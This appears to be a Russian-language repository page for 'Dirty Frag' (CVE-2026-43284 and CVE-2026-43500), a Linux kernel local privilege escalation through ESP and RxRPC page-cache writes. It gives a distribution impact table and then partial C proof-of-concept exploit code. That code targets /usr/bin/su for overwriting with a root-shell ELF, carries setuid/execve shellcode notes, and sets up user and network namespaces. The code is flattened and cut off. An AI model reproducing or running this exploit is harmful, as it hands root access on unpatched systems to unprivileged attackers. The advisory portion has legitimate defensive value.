 lucaspdiniz/cve-2026-43284
Dirty Frag - критическая уязвимость ядра Linux



Цепочка эксплойтов, классифицируемая как локальное повышение привилегий (LPE), позволяет непривилегированному пользователю получить root-доступ практически на всех современных дистрибутивах Linux, работающих на ядрах, выпущенных начиная с 2017 года, что охватывает примерно девять лет версий. Эксплуатация происходит через путь дешифрования на месте модулей esp4, esp6 и rxrpc, повреждая кеш страниц ядра с помощью стандартных системных вызовов, таких как splice(2) и sendmsg(2), не требуя ни взаимодействия с пользователем, ни удаленного вектора атаки.
Две составные уязвимости:
xfrm-ESP Page-Cache Write - CVE-2026-43284, в пути ввода IPsec ESP. Внесено в дерево netdev 7 мая 2026 года и принято в mainline 8 мая 2026 года как коммит f4c50a4034e6 (opens in new tab).
RxRPC Page-Cache Write - CVE-2026-43500 зарезервирована, в пути проверки AFS RxRPC. На момент раскрытия патча не существует ни в одном дереве.
| Дистрибутив | Затронутые версии | CVE-2026-43284 (ESP) | CVE-2026-43500 (RxRPC) | Статус патча |
|---|---|---|---|---|
| RHEL | 8, 9, 10 | ✅ Затронут | ✅ Затронут | Исправлено |
| AlmaLinux | 8, 9, 10 | ✅ Затронут | ⚠️ только 9 и 10¹ | Исправлено |
| Rocky Linux | 8, 9, 10 | ✅ Затронут | ✅ Затронут | Исправлено |
| CentOS | 8 | ✅ Затронут | ✅ Затронут | Исправлено |
| CloudLinux | 7 Hybrid, 8, 9, 10 | ✅ Затронут | ✅ Затронут | Исправлено |
| Oracle Linux | RHCK / UEK затронуты | ✅ Затронут | ✅ Затронут | Исправлено |
| Ubuntu | 20.04, 22.04, 24.04 | ✅ Затронут | ✅ Затронут | Исправлено |
| Debian | Bullseye, Bookworm, Trixie | ✅ Затронут | ✅ Затронут | Исправлено (сначала sid) |
| Fedora | Текущие релизы | ✅ Затронут | ✅ Затронут | Исправлено |
| Arch Linux | Rolling | ✅ Затронут | ✅ Затронут | Исправлено |
| Amazon Linux | 2, 2023 | ✅ Затронут | ✅ Затронут | Исправлено |
| Proxmox VE | Текущие релизы | ✅ Затронут | ✅ Затронут | Исправлено |
Затронуты: ядро Linux ≥ 4.14 (начиная с января 2017) · Все основные дистрибутивы · Нет удаленного вектора CVSS 3.1: 8.8 HIGH (CVE-2026-43284) · Раскрыто: 7 мая 2026 · PoC публичный в день нуля Исследователь: Hyunwoo Kim (@v4bel)
#ifndef UDP_ENCAP #define UDP_ENCAP 100 #endif #ifndef UDP_ENCAP_ESPINUDP #define UDP_ENCAP_ESPINUDP 2 #endif #ifndef SOL_UDP #define SOL_UDP 17 #endif
#define ENC_PORT 4500 #define SEQ_VAL 200 #define REPLAY_SEQ 100 #define TARGET_PATH "/usr/bin/su" #define PATCH_OFFSET 0 /* overwrite whole ELF starting at file[0] / #define PAYLOAD_LEN 192 / bytes of shell_elf to write (48 triggers) / #define ENTRY_OFFSET 0x78 / shellcode entry inside the new ELF */
/*
setgid(0); setuid(0); setgroups(0, NULL);
execve("/bin/sh", NULL, ["TERM=xterm", NULL]);
extern int g_su_verbose; int g_su_verbose = 0; #define SLOG(fmt, ...) do { if (g_su_verbose) fprintf(stderr, "[su] " fmt "\n", ##VA_ARGS); } while (0)
static int write_proc(const char *path, const char *buf) { int fd = open(path, O_WRONLY); if (fd < 0) return -1; int n = write(fd, buf, strlen(buf)); close(fd); return n; }
static void setup_userns_netns(void) { uid_t real_uid = getuid(); gid_t real_gid = getgid(); if (unshare(CLONE_NEWUSER | CLONE_NEWNET) < 0) { SLOG("unshare: %s", strerror(errno)); exit(1); } write_proc("/proc/self/setgroups", "deny"); char map[64]; snprintf(map, sizeof(map), "0 %u 1", real_uid); if (write_proc("/proc/self/uid_map", map) < 0) { SLOG("uid_map: %s", strerror(errno)); exit(1); } snprintf(map, sizeof(map), "0 %u 1", real_gid); if (write_proc("/proc/self/gid_map", map) < 0) { SLOG("gid_map: %s", strerror(errno)); exit(1); } int s = socket(AF_INET, SOCK_DGRAM, 0); if (s < 0) { SLOG("socket: %s", strerror(errno)); exit(1); } struct ifreq ifr; memset(&ifr, 0, sizeof(ifr)); strncpy(ifr.ifr_name, "lo", IFNAMSIZ); if (ioctl(s, SIOCGIFFLAGS, &ifr) < 0) { SLOG("SIOCGIFFLAGS: %s", strerror(errno)); exit(1); } ifr.ifr_flags |= IFF_UP | IFF_RUNNING; if (ioctl(s, SIOCSIFFLAGS, &ifr) < 0) { SLOG("SIOCSIFFLAGS: %s", strerror(errno)); exit(1); } close(s); }
static void put_attr(struct nlmsghdr *nlh, int type, const void *data, size_t len) { struct rtattr *rta = (struct rtattr *)((char *)nlh + NLMSG_ALIGN(nlh->nlmsg_len)); rta->rta_type = type; rta->rta_len = RTA_LENGTH(len); memcpy(RTA_DATA(rta), data, len); nlh->nlmsg_len = NLMSG_ALIGN(nlh->nlmsg_len) + RTA_ALIGN(rta->rta_len); }
